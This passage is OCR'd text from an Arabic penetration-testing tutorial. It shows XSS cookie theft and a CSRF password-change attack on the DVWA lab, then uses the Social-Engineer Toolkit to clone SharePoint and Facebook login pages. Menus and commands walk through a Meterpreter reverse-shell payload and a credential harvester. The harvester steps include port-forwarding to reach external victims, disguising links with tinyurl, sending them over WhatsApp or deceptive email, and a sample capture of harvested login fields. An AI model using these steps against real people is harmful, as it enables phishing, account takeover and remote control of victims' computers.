


سرقة مُعرف الجلسة باستخدام هجوم XSS:

يمكننا استخدام الطريقة **document.cookie** في هجوم **XSS** من أجل عرض مُعرف الجلسلة الخاصة بالهدف على الشاشة.

وذلك باستخدام الصيغة التالية:

```
<script>alert(document.cookie)</script>
```



الآن يمكننا وبسهولة حقن مُعرف الجلسة (**cookie**) في المتصفح الخاص بنا والدخول إلى حساب الهدف بدون معرفة كلمة السر الخاصة به.

Cross-Site Request Forger (CSRF):

من أجل نجاح هجوم تزوير الطلبات يجب أن نعرف كل البرامترات الموجودة في الطلب.

الصفحة الخاصة بهذه الثغرة في تطبيق الويب الهدف **DVWA** تحوي على آلية لتغير كلمة السر الخاصة بالمستخدم.

إذا قمنا بتغير كلمة السر الخاصة ب **admin** واستخدمنا الكلمة **pass1234** فسوف يتم إرسال الطلب إلى تطبيق الويب والذي سوف يرد بتغير كلمة السر.

http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=pass1234&password_conf=pass1234&Change=Change#

تطبيق الويب يستخدم برامترات **URL** من أجل تمرير القيم إلى التطبيق ليقوم بمعالجتها.

البرامتران:

password_new

password_conf

هما مركز اهتمامنا في هذا الهجوم.

يمكننا وبسهولة تغير هذه القيم في عنوان **URL** ومن ثم إعادة تحميل الصفحة وسوف يتم تغير كلمة السر.

تخيل ما الذي سوف يحدث لو قمنا بإعداد رابط من هذا النوع وقام الشخص الهدف بالضغط على هذا الرابط، سوف يتم تغير كلمة السر الخاصة به و بدون معرفته.

طبعاً لنجاح هذا الهجوم يجب أن يكون الهدف قد قام بعملية تسجيل الدخول إلى تطبيق الويب قبل أن يقوم بالضغط على الرابط الخبيث

يمكن أن نحول هذا الرابط إلى رابط مختصر (العديد من المواقع تقدم هذه الخدمة بشكل أون لاين) ومن ثم وضع الرابط المختصر في رسالة داخل موقع أو منتدى معين والطلب من مدير الموقع حل مشكلة معينة متعلقة بهذا الرابط وعندما يقوم مدير الموقع بالضغط على هذا الرابط فسوف يتم تغير كلمة السر الخاصة به.

الهندسة الاجتماعية Social engineering:

هي فن التلاعب في البشر من أجل خداعهم وإقناعهم بالقيام بأعمال تؤدي لكشف معلوماتهم السرية.

العديد من الهجمات في طرف المستخدم تتم بالاعتماد على خداع المستخدم من أجل كشف المعلومات الحساسة الخاصة بنظامه.

الهندسة الاجتماعية يمكن أن تتم عن طريق اجراء مكالمة هاتفية مخادعة أو أن يقوم مختبر الاختراق بتظاهر على أنه موظف مصرح له بالوصول للنظام.

أفضل طريقة للقيام بهجوم هندسة اجتماعية ناجح هو امضاء وقت جيد لفهم النظام الهدف ومعرفة الطريقة التي يتصل بها المستخدم بالشبكة أو الموقع الهدف.

يوجد العديد من الطرق والتقنيات الممتعة لهجمات الهندسة الاجتماعية والتي يجب أن تمضى وقتاً للتعرف عليها.

:Social Engineering Toolkit (SET)

هذه الأداة تم كتابتها من قبل مؤسس **TrustedSec** وهي أداة مفتوحة المصدر مكتوبة بلغة بايثون ومعدة للقيام بعمليات اختبار الاختراق عن طريق الهندسة الاجتماعية

SET هي الأداة التي تستخدم بكثرة من قبل مختبري الحماية من أجل القيام بعملية فحص حالة الحماية للمنظمات أو الشركات الهدف.

هذه الأداة موجودة بشكل تلقائي في نظام كالي لينكس ويمكن الوصول إليها باستخدام التعليمة

```
root@h2o:~# setoolkit
```

استخدام SET في الهجوم:

يمكن الوصول إلى المستخدم الهدف عن طريق موقع يثق فيه هذا المستخدم ويمكن استخدام أي موقع ولكن يفضل استخدام موقع بسيط

المثال التالي هو عملية نسخ لموقع **SharePoint** (يمكن أن يكون أي موقع أخر) والهدف من ذلك هو استغلال الضحية من خلال فتح جلسة **meterpreter** والاتصال والتحكم بجهاز الهدف

LOG IN

Username


Password

Login


Register Forgot your password?

This is a private, company owned system. Unauthorized use is not permitted.

أختر الخيار 1) **Social-Engineer Toolkit**



الشاشة التالية تظهر أنواع الهجمات المختلفة الموجودة ضمن هذا الخيار



```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

في هذا المثال سوف نختار **Website Attack Vectors**

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

 99) Return to Main Menu
```

سوف نختار **Java Applet Attack**

```
  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu
```

سوف يتم سؤالك إذا كنت تريد استخدام أحد القوالب الموجودة في **SET** أو إذا كنت تريد نسخ موقع

القوالب الافتراضية ليست جيدة وانصحك بنسخ الموقع الذي تريد استخدامه في عملية الهجوم (في هذا المثال **SharePoint**)

الشاشة التالية تظهر عدة خيارات عن كيفية نسخ الموقع من قبل المستخدم، في هذا المثال سوف نستخدم **site-cloner option**

بعد تحديد هذا الخيار فإن **SET** سوف تسأل سلسلة من الأسئلة وهي:

- **NAT/Port forwarding:**

```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]:
```

هذا الخيار هو سؤال فيما إذا كان الهدف سوف يتصل مع جهازك عن طريق عنوان **IP** الخاص بنظام الكالي أو عن أنه سوف يتصل عن طريق عنوان **IP** مختلف (مثل **NAT address**)

اختر **yes** إذا كنت تريد مهاجمة أشخاص ضمن شبكة خارجية أو اختر **no** إذا كنت تريد مهاجمة أشخاص ضمن نفس الشبكة الخاصة بك (شبكة داخلية)

- **:IP address/hostname for reserve connection**

```
set:webattack> IP address or hostname for the reverse connection:
```

عندما تقوم **SET** بتسليم **payload** إلى الهدف فهو بحاجة لأن يخبر الهدف كيف سيقوم بالاتصال العكسي مع كالي

يمكنك وضع عنوان **IP** الخاص بنظام الكالي

- **:URL you want to clone**

```
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:
```

عنوان الموقع الذي تريد نسخه من أجل استخدامه في الهجوم

- **Exploit to deliver**: سوف يستخدم **Metasploit** من أجل تسليم الاستغلال

سوف نختار **Metrpreter Memory Injection**

```
What payload do you want to generate:

  Name:                                       Description:

   1) Meterpreter Memory Injection (DEFAULT)  This will drop a meterpreter
ad through PyInjector
   2) Meterpreter Multi-Memory Injection      This will drop multiple Metas
 payloads via memory
   3) SE Toolkit Interactive Shell            Custom interactive reverse to
 designed for SET
   4) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with
encryption support
   5) RATTE HTTP Tunneling Payload            Security bypass payload that
tunnel all comms over HTTP
   6) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter
ad through shellcodeexec
   7) Import your own executable              Specify a path for your own e
able

set:payloads>1
```

سوف يسأل عن رقم البورت الذي يجب عليه استخدامه

```
set:payloads> PORT of the listener [443]:
```

ثم سنختار **Windows Meterpreter Reverce TCP**

```
Select the payload you want to deliver via shellcode injection

   1) Windows Meterpreter Reverse TCP
   2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
   3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
   4) Windows Meterpreter (ALL PORTS) Reverse TCP
```

وبعد الإجابة على هذه الأسئلة فإن **SET** سوف يقوم برفع صفحة الموقع المزورة التي قمنا بنسخها إلى سيرفر الأباتشي


وتشغيل الميتاسبلويت وإعداد **handler** من أجل استقبال الاتصال العكسي

يجب عليك خداع المستخدم من أجل أن يقوم بالدخول إلى هذا الموقع المزور وعندما يقوم بالدخول إلى هذا الموقع سوف تظهر له نافذه منبثقة **Java pop-up** والتي إذا عملت فسوف تؤمن جلسة اتصال عكسي مع نظام الكالي

Reservr_TCP Meterpreter

مختبر الاختراق ومن خلال جلسة **meterpreter** يمتلك صلاحيات كاملة على جهاز الهدف.

النافذة المنبثة التي سوف تظهر للهدف تبدو طبيعية وهي غير مثيرة للشك



في الوقت الذي يقوم به الهدف بالضغط على **run** فإن جهازه سوف يتصل مع الكالي وسنحصل على جلسة **meterpreter** فعالة:

التصيد phishing:

هذا الهجوم يتم من خلال خلق صفحة تسجيل دخول مماثلة تماماً لصفحة تسجيل الدخول الخاصة بموقع الفيس ولكن في الصفحة المزورة يتم تغيير بعض البرامترات ليتم إرسال بيانات تسجيل الدخول الخاصة بالهدف إلى مختبر الاختراق ومن ثم إعادة توجيه الهدف إلى صفحة الفيس الأصلية.

يمكن القيام بهذه العملية بشكل يدوي من خلال نسخ الكود المصدري لصفحة تسجيل الدخول الخاصة بالفيس بوك ومن ثم التعديل عليها ورفعها إلى موقع إستضافة وإرسال رابط هذه الصفحة إلى الهدف.

أو يمكن القيام بهذه العملية بشكل اتوماتيكي باستخدام أداة

Social-Engineer Toolkit (SET)

سوف نستخدم الخيار الأول:

Social-Engineering Attacks

```
Select from the menu:


   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```


ثم الخيار الثاني

Website Attack Vectors




ثم الخيار الثالث

Credential Harvester Attack Method



ثم الخيار الثاني

Site Cloner




```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

سوف يطلب إدخال عنوان **IP** المستخدم في عملية الهجوم

للقيام بهذا الهجوم عبر الانترنت (خارج الشبكة المحلية) سنقوم بوضع عنوان **IP** الخارجي ومن ثم الدخول إلى إعدادات الراوتر والقيام بعملية

port forwarding or virtual server

يمكننا معرفة عنوان **IP** الخارجي من خلال البحث عبر **google** عن **what is my IP**

سنقوم بإدخال هذا العنوان ليتم إستخدامه في هذا الهجوم

الآن يجب أن نقوم بالدخول إلى صفحة الإعدادات الخاصة بالراوتر والقيام بعملية توجيه كل الطلبات القادمة إلى عنوان **IP** الخارجي عبر المنفذ **80** إلى عنوان **IP** الداخلي

لمعرفة عنوان **IP** الداخلي من خلال التعليمة التالية

```
root@h2o:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 88:ae:1d:b0:18:b5
          inet addr:172.16.2.100  Bcast:172.16.2.255  Mask:255.255.255.0
```

من صفحة إعدادات الراوتر سنقوم بعملية التوجيه (هذه الإعدادات

تختلف بحسب نوعية الراوتر يمكن أن تكون موجودة في **port**

(**forwarding or virtual server**

Virtual Server

Virtual Server for	Single IPs Account/ PVC0
Start Port Number	80
End Port Number	80
Local IP Address	172.16.2.100

من خلال هذه العملية قمنا بإعداد الراوتر ليقوم بتوجيه أي طلبات

لعنوان **IP** الخارجي عبر المنفذ **80** إلى عنوان **172.16.2.100**:**IP** الداخلي

سوف يطلب مننا إدخال عنوان الموقع المراد استخدامه في عملية

الهجوم

```
set:webattack> Enter the url to clone:facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

ثم سيطلب تشغيل سيرفر الاباتشي من أجل استضافة الصفحة المزورة

```
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
Please note that all output from the harvester will be found under apache_dir/harvester_date
.txt
Feel free to customize post.php in the /var/www/html directory
[*] All files have been copied to /var/www/html
{Press return to continue}
```

الصفحة المزورة أصبحت في المسار التالي **/var/www/html**

وهي باسم **index.html**

الآن يجب ان نقوم بتحويل عنوان **IP** الخارجي إلى رابط (لكي لا يثير شك الهدف) من خلال الموقع التالي: http://tinyurl.com

الآن يمكننا إرسال هذا العنوان إلى الهدف عبر **whatsapp** أو عبر رسالة ايميل مخادعة والطلب من الهدف ليقوم بفتح هذا الرابط

وعندما يقوم الضحية بفتح هذا الرابط سوف تظهر الصفحة التالية



وعندما يقوم الهدف بكتابة معلومات تسجيل الدخول والضغط على زر تسجيل الدخول سوف يتم إرسال هذه المعلومات إلى الملف النصي الموجود في المسار التالي

var/www/html/havester.txt/

وإعادة توجيه الضحية إلى صفحة الفيس الأصلية

```
Array
(
    [lsd] => AVrYwtNJ
    [display] =>
    [enable_profile_selector] =>
    [isprivate] =>
    [legacy_return] => 1
    [profile_selector_ids] =>
    [skip_api_login] =>
    [signed_next] =>
    [trynum] => 1
    [timezone] =>
    [lgndim] => eyJ3Ijo3MjAsImgiOjEyODAsImF3Ijo3MjAsImFoIjoxMjgwLCJjIjc
    [lgnrnd] => 015340_QsbP
    [lgnjs] => n
    [email] => aaa
    [pass] => aaa
    [default_persistent] => 0
    [login] => تسجيل الدخول
```

عند استخدام أداة مثل **SET** للقيام بمهاجمة المستخدمين فإنه من الضروي لمختبر الاختراق أن يمضي وقتاً لفهم تصرفات الهدف والطريقة التي يستخدمها في الوصول إلى الموقع عن طريق جهاز الحاسب أو عن طريق جهاز الموبايل ليتم برمجة واجهة الصفحة المزورة بشكل متناسق مع جهاز الهدف.